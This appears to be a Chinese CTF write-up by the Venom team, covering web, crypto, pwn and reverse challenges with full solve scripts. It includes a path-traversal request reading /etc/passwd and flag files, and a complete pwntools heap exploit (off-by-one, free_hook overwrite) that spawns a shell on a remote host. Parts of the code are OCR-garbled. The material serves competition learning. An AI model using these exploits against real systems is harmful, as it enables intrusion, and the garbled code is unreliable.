
Venom-鲲鹏计算专场-WriteUp

Web

babyphp

解题思路

<link href=”../../../../../../../../.css/../../etc/passwd”>




```
POST / HTTP/1.1
Host: 121.37.187.239:30020
Content-Length: 50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://121.37.187.239:30020
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Referer: http://121.37.187.239:30020/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

url=1[redacted]/a.php?x=/proc/self/cwd/flag.php
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Wed, 23 Dec 2020 02:01:25 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.25
Content-Length: 476

<html>
  <form action="" method="post">
    <input type="text" name="startip" value="Start IP" />
    <input type="text" name="endip" value="End IP" />
    <input type="text" name="port" value="80,8080,8888,1433,3306"
    Timeout<input type="text" name="timeout" value="10" />
    <br/>
    <button type="submit" name="submit">
      Scan
    </button>
  </form>
</html>
<link href="../../../../../../../../.css/../../proc/self/cwd/flag
<style>
  <?php

  //flag{
    af13e4eff0227d494e7c51f8968b6d8c
  }
</style>
```



```
<?php
echo '<link href="../../../../../../../../.css/../..'.$_GET[x].'">';
```

Crypto

RRSSAA

解题思路

]:
```
c4 = 222385857496893350431983604036532480497109433045946239394412717143228214760472989770434542905920858097005005995200801077368584239270718367584855272
m = 8122573882816664059905415402318346587067896090676967360535808452919687117442942793659182258999547655204422773086880931099293410373185059739911424676
c3 = 238506491766094880695745768164161488866921796060700636054326890092101748124549856326399141091860489131438481053343925381452306716863676897622005902
n3 = 245027309396554072925434368973821962975166642272733206023979068786967233722428777765504465639508676248193528531220331147117321254335887247798699854
```

]:
```
from Crypto.Util.number import *
# m^(4*s*inv + 3) mod p = m^7 mod p
# m**7 - c4 = kp
p = GCD(m**7-c4,n3)
q = n3//p
assert isPrime(p) and isPrime(q)
phi3 = (p-1)*(q-1)
# d = inverse()
```

]:
```
for i in range(1,2**10,2):
    if isPrime(i):
        s = i
        if GCD(s,p-1) == 1:
            sinv = inverse(s,p-1)
            e = 4*s*sinv+3
            if GCD(e,phi3) == 1 and pow(m,e,n3) == c4:
                print("found e = ",e)
                break
```

```
found e =  123841909361128458443223249287257180986877548329731537823714406377632239546601633761608017305525433023649652253217307037208862020831073095255
00846264215867190687872031205077617783421372602495113077750991809916678661773940492413791518681543351943
```

]:
```
e3 = 123841909361128458443223249287257180986877548329731537823714406377632239546601633761608017305525433023649652253217307037208862020831073095255008462
d3 = inverse(e3,phi3)
c2 = pow(c3,d3,n3)
```

]:
```
n2 = 879943859970754781041359025276963704766973037328293493736851509343897718120008005794897799885973777581553570321196624857866944730837017132388177661
os = 296638476932908145795992921085494630772530345172904111175656508182220986970673484707740406383745454823809622784338145884232203511605993554578937038
n1 = 729683314643785965787362130978366395388897599023653323150185631281103292346983402889499588876388282728088114891471499108448817328985994157725299993
```

6]:
```
from gmpy2 import *
def fermatfactor(N):
    a = int(iroot(N,2)[0])
    b = abs(a*a - N)
    while True:
        tmp = iroot(b,2)
        if tmp[1]:
            return a - int(tmp[0])
        a += 1
        b = abs(a*a -N)
```

7]:
```
fermatfactor(n2)
```

7]:
```
29663847693290814579599292108549463077253034517290411117565650818222098697067348470774043790028485618272943050956393844737360926317310499290666398981104
90671436971914521438376531867
```

8]:
```
pre = 29663847693290814579599292108549463077253034517290411117565650818222098697067348470774043790028485618272943050956393844737360926317310499290666398
GCD(pre,os)
```

8]:
```
1676411670285048925942831159178890500305934420821187645050581608997548349732091194185626951
```

9]:
```
o = 1676411670285048925942831159178890500305934420821187645050581608997548349732091194185626951
s = os//o
nxt = n2//pre
t = int(next_prime(o))
u = int(next_prime(s))
assert isPrime(o) and isPrime(s) and isPrime(t) and isPrime(u) and o*s*u*t == n2
phi2 = (u-1)*(s-1)*(t-1)*(o-1)
d2 = inverse(65537,phi2)
c1 = pow(c2,d2,n2)
```

[ ]:
```
# y = 21*x + diff1
# z = 3*x*y + diff2 = 3*x*(21*x+diff1) + diff2 = 63*x*x + 3*diff1*x + diff2
# n1 = x*y*z = x*(21*x+d1)*(63*x*x+3*d1*x+d2)
#    = (21*x*x + d1*x)*(63*x*x+3*d1*x+d2)
#    = (t)*(3*t+d2)
# t = 49318127655855778165275200777757434336221030395360491315503433207163152233416793435493395513545033098928433418288907942579167881531076972259376620
# d2 = 616
```

[10]:
```
from sage.all import *
n1 = 729683314643785965787362130978366395388897599023653323150185631281103292346983402889499588876388282728088114891471499108448817328985994157725299993
# n1 = 8206348468642158510146969685694646721163632931847778269497701038749792705627741524115304364289187527211380969229873325440850922656555606900077959
var('t')
assume(t, 'integer')
from tqdm import tqdm
for d in tqdm(range(130,1000)):
    eq = t*(3*t+d) == n1
    sols = solve([eq],t,solution_dict=True)
    if sols:
        print("d = ",d)
        print(sols)
        break
```

```
 56%|█████      | 486/870 [00:51<00:40,  9.41it/s]
d =  616
{t: 4931812765585577816527520077775743433622103039536049131550343320716315223341679343549339551354503309892843341828890794257916788153107697225937662010
9005494752616809573644663059}
```

```
[1]: t = 4931812765585577816527520077775743433622103039536049131550343320716315223341679343549339551354503309892843341828890794257916788153107697225937662010
var('x')
assume(x,'integer')
for d in tqdm(range(369,1000)):
    eq = 21*x*x + d*x == t
    sols = solve([eq],x)
    if sols:
        print("d = ",d)
        print(sols)
        break
```

```
  0%|          | 1/631 [00:00<02:28,  4.23it/s]
d =  370
15324758625591678880894497170984868685648373381697813669426037353891139405678549812O2963
```

```
[2]: t = 4931812765585577816527520077775743433622103039536049131550343320716315223341679343549339551354503309892843341828890794257916788153107697225937662010
d2 = 616
d1 = 370
x = 153247586255916788808944971709848686856483733816978136694260373538911394056785498120 2963
y = 21*x + d1
z = 3*x*y + d2
phi = (x-1)*(y-1)*(z-1)
assert isPrime(x) and isPrime(y) and isPrime(z)
d = inverse(65537,phi)
flag = pow(c1,d,n1)
print(long_to_bytes(flag))
```

```
b'flag{4c2fd4e6-44de-445f-8c34-1235464de2de}\x92\xce\xbe\x97\xabr\xdb\x9b#\xf5\x9d\xad\x98\x0c\xff\x8e\n\x81+\xd3\r\x97>\xebR\x1d\xa2\xbf~!\xff/\x0e\xfa
\x9d\xab\x98r\x1b\xe6\xb8\x8c4y\xe0\xac8\rI?\xb0>,n\x05\x83\xc3\xf1\x89=_+\xefa\x87L\t\x12\xeea!\xbf\xf7\xee\x91\xab.f\x19\xf7\xf9Rm\x99\x0b[\xc3c\x89\x
c7\x8c^\xf0T\x87\x84.\xdbY\xeb'
```

Combinelfsr


解题思路

```
[1]: from hashlib import sha512
import random
from Crypto.Cipher import AES
def lfsr(R,mask):
        output = (R << 1) & 0xffffff
        i=(R&mask)&0xffffff
        lastbit=0
        while i!=0:
            lastbit^=(i&1)
            i=i>>1
        output^=lastbit
        return (output,lastbit)

f = open("out","rb").read()
out = ''
for i in f:
    out += bin(i)[2:].zfill(8)
# print(out)
cur = out[:100]
```

```
[3]: mask2 = 0x25b74
mask1 = 0x30517
from tqdm import tqdm
# corelated attack x = combine*0.75
for i in tqdm(range(2**17)):
    r1 = i
    cnt = 0
    for _ in range(100):
        r1,guess = lfsr(r1,mask1)
        if guess == int(cur[_]):
            cnt += 1
    if cnt >= 100*0.75:
        print("possblie r1 = ",i)
        break
```

```
 10%|█          | 13706/131072 [00:09<01:25, 1374.58it/s]
possblie r1 =  13706
```



```
 10%|█          | 13706/131072 [00:09<01:25, 1374.58it/s]
possblie r1 =  13706
```

```
4]: mask1 = 0x30517
mask2 = 0x25b74
def combine(r1,r2,mask1,mask2):
    (r11,x1)=lfsr(r1,mask1)
    (r22,x2)=lfsr(r2,mask2)
    return (r11,r22,(x1*x2)^(x2^1))

for i in tqdm(range(2**18)):
    r2 = i
    flag = 1
    r1 = 13706
    for _ in range(100):
        r1,r2,guess = combine(r1,r2,mask1,mask2)
        if guess != int(cur[_]):
            flag = 0
            break
    if flag:
        print("possilbe r2 = ",i)
        break
```


```
 34%|███        | 90307/262144 [00:03<00:07, 22724.10it/s]
possilbe r2 =  90307
```

```
5]: R1 = 13706
R2 = 90307
key = sha512((str(R1)+str(R2)).encode()).digest()[:16]
aes = AES.new(key,AES.MODE_ECB)
c = 'b5bc56c17db4a7d898ce63652d3656572e4f5b6757fccef8d8d3a32dc60bfc972d40f061f3a7154f7975d5126b052dad'
print(aes.decrypt(bytes.fromhex(c)))
```

```
b'flag{d0b570e1-5292-4381-9d71-d6edab490854}\x00\x00\x00\x00\x00\x00'
```

backpack

解题思路



```
[1]: pub1 = [8930448158498015802128308882328123144827, 4465224079249007901064154441164061572462, 2232612039624503950532077220582030786213, 56212626327665128
pub2 = [11617089574048495627606452331959034000544383535732546369818309032016631319516586852335070823009683246490168, 2001316448779658155848404988571514
```

```
[2]: ct2 = 2392102864029606341713283405820558372624777050411410395969738848933509252455825087540044061561675779855718270
ct1 = 249003040588627839758979396486400138564443
```

```
[3]: from hashlib import *
from Crypto.Util.number import *

def decrypt(enc,publickey):
    # 维数
    n = len(publickey)
    # 构造格
    d = 2*identity_matrix(ZZ,n,n)
    col = publickey+[enc]
    col = matrix(col).transpose()
    last = matrix(ZZ,[[1]*n])
    tmp = block_matrix(ZZ,[[d],[last]])
    grid = block_matrix(ZZ,[[tmp,col]])
    # 格基规约 使用LLL算法，找到最短向量
    M = grid.LLL()
    # 利用最短向量还原信息，注意又两种可能，这里仅考虑第一种，reverse 函数将当前结果转换为第二种可能
    m = ''
    m2 = ''
    for i in range(n+1):
        cur = M.row(i).list()[:-1]
        # valid solution
        if set(cur).issubset([-1,1]):
            for j in cur:
                if j== -1:
                    m2 += '0'
                    m += '1'
                elif j == 1:
                    m2 += '1'
                    m += '0'
            return m,m2
```

```
                m2 += '0'
                m += '1'
            elif j == 1:
                m2 += '1'
                m += '0'
        return m,m2
    return none,none
```

```
[4]: m1,m2 = decrypt(ct1,pub1)
     m1,m2 = long_to_bytes(int(m1,2)),long_to_bytes(int(m2,2))

[5]: sha1(m1).hexdigest() == "51d6169bcc32acb2a4d3b1a8d9c6ed0c9a909974"

[5]: True

[6]: n1,n2 = decrypt(ct2,pub2)
     n1,n2 =  long_to_bytes(int(n1,2)),long_to_bytes(int(n2,2))

[7]: sha1(n1).hexdigest() == "2347411264fc395375fdfe3dbd6169283f3e4923"

[7]: True

[8]: nonce2 = n1
     nonce1 = m1
     flag = "flag{" + sha256(nonce1).hexdigest()[:16] + md5(nonce2).hexdigest()[:16] + "}"
     print(flag)

     flag{6a18a0376ccd7852a261c517a020560c}

[ ]:
```

Pwn

HONORBOOK

解题思路

msg里存在off by one，常规构造chunk overlap 然后tcache打free hook。get shell

```
from pwn import *
context.log_level = 'debug'
#p = process(["./qemu-riscv64", "-L", "./libs", "./honorbook"])
p = remote("121.36.192.114", 9999)
def add(idx, usr, msg):
    p.sendlineafter("Code: ", "1")
    p.sendlineafter("ID: ", str(idx))
    p.sendafter("User name: ", usr)
    p.sendafter("Msg: ", msg)
def free(idx):
    p.sendlineafter("Code: ", "2")
    p.sendlineafter("ID: ", str(idx))
def show(idx):
    p.sendlineafter("Code: ", "3")
    p.sendlineafter("ID: ", str(idx))
def edit(idx, msg):
    p.sendlineafter("Code: ", "4")
    p.sendlineafter("Index: ", str(idx))
    p.sendafter("Msg: ", msg)
def exp():
    add(0, '/bin/sh\x00', 'b'*0xe9)
    add(1, 'a'*0x18, 'c'*0xe9)
    add(2, 'a'*0x18, 'd'*0xe9)
    add(3, 'a'*0x18, 'e'*0xe9)
    free(1)
    add(1, 'a'*0x18, 'd'*0xe8+'\xf1')
    free(2)
    add(2, 'a', 'f'*0x20+p64(0x0)+p64(0x501)+p64(0)+'\n')
    add(4, 'a', 'g'*0xe9)
    add(5, 'a'*0x18, (p64(0)+p64(0x21))*14+'\n')
    add(6, 'a'*0x18, (p64(0)+p64(0x21))*14+'\n')
    add(7, 'a'*0x18, (p64(0)+p64(0x21))*14+'\n')
    add(8, 'a'*0x18, (p64(0)+p64(0x21))*14+'\n')
    add(9, 'a'*0x18, (p64(0)+p64(0x21))*14+'\n')
    add(10, 'a'*0x18, (p64(0)+p64(0x21))*14+'\n')
    free(4)
    add(4, 'a', 'g\n')
    add(11, 'a'*4, 'g\n')
    show(3)
    p.recvuntil('a'*4)
    high = p.recvuntil('\x0a', drop = True)
    show(2)
    p.recvuntil("Username: ")
    low = p.recvuntil('\x0a', drop = True)
    libc_base = u64((low+'\x00'+high).ljust(8, '\x00'))-0x107990-88-0x10
    print hex(libc_base)
    add(12, 'a'*4, 'g\n')
    free(2)
    edit(12, p64(libc_base+0x000000000109838))
    add(13, p64(0), p64(libc_base+0x388fe)+'\n')
    add(14, p64(0), p64(libc_base+0x388fe)+'\n')
    free(0)
    p.interactive()
if __name__ == '__main__':
    exp()
```

Reverse

mips

解题思路

```
maze = """1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1,
1, 1, 1, 0, 3, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1,
1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 0,
1, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 0, 1, 0,
1, 1, 1, 1, 1, 0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 0,
0, 0, 1, 0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 0, 0, 0,
1, 0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 0, 0, 0, 1, 1,
0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1,
1, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 4, 0, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 1, 1, 0, 3, 0, 1, 1, 1, 1, 0, 0, 0, 0, 0, 0,
1, 1, 0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1,
0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 0, 1,
1, 0, 0, 0, 1, 1, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 0,
0, 0, 0, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0,
0, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 0,
1, 1, 1, 1, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 0, 1, 0,
0, 1, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0,
0, 1, 1, 0, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 0, 1,
1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 4, 0, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 3, 1, 1, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 1, 1, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 1, 1, 1, 0, 1, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 1,
1, 0, 1, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1,
1, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1,
1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 4, 0, 0"""
maze = maze.split(',')
print maze
for i in range(45):
    for j in range(15):
        print maze[i*15+j].strip(),
    print "\n"
    if i+1%15==0:
        print "----------------------------"
```


走路就行了

flag{999ea6aa6c365ab43eec2a0f0e5968d5}

pypy


解题思路

使用objcopy dump下



```
main           2020/12/24 11:35   文件        15,221 KB
pydata.dump    2020/12/24 11:35   DUMP 文件   15,189 KB
```


之后将数据使用py库跑一下拿到pyc



```
[+] Processing pydata.dump
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 15552986 bytes
[+] Found 100 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: main.pyc
[+] Found 288 files in PYZ archive
[+] Successfully extracted pyinstaller archive: pydata.dump
```

之后反编译

得到main.py



```python


def func(00000000000000000):
    00000000000000000 = rc4(00000000000000000)#'flag{this is a fake flag}'
    if 00000000000000000.encode('utf-8').hex() == '275b39c381c28b701ac3972338456022c2ba06c3b04f5501471c47c38ac380c29b72c3b5c38a7ec2a5c2a0':
        return 'YOU WIN'
    return 'YOU LOSE'


```

使用gdb attach 得到key

```
DEFAULT_KEY = 'Yó\x02Ã%\x9a\x820\x0b»%\x7f~;ÒÜ'
```

解密

把python代码里边的代码抠出来直接用

```
DEFAULT_KEY = 'Yó\x02Ã%\x9a\x820\x0b»%\x7f~;ÒÜ'
def rc4(00000000000000000, key=DEFAULT_KEY, skip=1024):
    00000000000000000 = 0
    00000000000000000 = bytearray([00000000000000000 for 00000000000000000
 in range(256)])
    00000000000000000 = 0
    for 00000000000000000 in range(256):
        00000000000000000 = (00000000000000000 + 00000000000000000[0000000
0000000000] + ord(key[(00000000000000000 % len(key))])) % 256
```

```
        O0000000000000000 = O0000000000000000[O0000000000000000]
        O0000000000000000 = O0000000000000000[O0000000000000000]
        O0000000000000000[O0000000000000000] = O0000000000000000[O0000000000000000]
        O0000000000000000[O0000000000000000] = O0000000000000000
    else:
        O0000000000000000 = 0
        O0000000000000000 = 0
        O0000000000000000 = []
        if skip > 0:
            for O0000000000000000 in range(skip):
                O0000000000000000 = (O0000000000000000 + 1) % 256
                O0000000000000000 = (O0000000000000000 + O0000000000000000[O0000000000000000]) % 256
                O0000000000000000[O0000000000000000], O0000000000000000[O0000000000000000] = O0000000000000000[O0000000000000000], O0000000000000000[O0000000000000000]
        for O0000000000000000 in O0000000000000000:
            O0000000000000000 = (O0000000000000000 + 1) % 256
            O0000000000000000 = (O0000000000000000 + O0000000000000000[O0000000000000000]) % 256
            O0000000000000000[O0000000000000000], O0000000000000000[O0000000000000000] = O0000000000000000[O0000000000000000], O0000000000000000[O0000000000000000]
            O0000000000000000 = O0000000000000000[((O0000000000000000[O0000000000000000] + O0000000000000000[O0000000000000000]) % 256)]
            O0000000000000000.append(chr(ord(O0000000000000000) ^ O0000000000000000))
        else:
            return ''.join(O0000000000000000)
cip = '275b39c381c28b701ac3972338456022c2ba06c3b04f5501471c47c38ac380c29b72c3b5c38a7ec2a5c2a0'
print(rc4(bytes.fromhex(cip).decode()))
```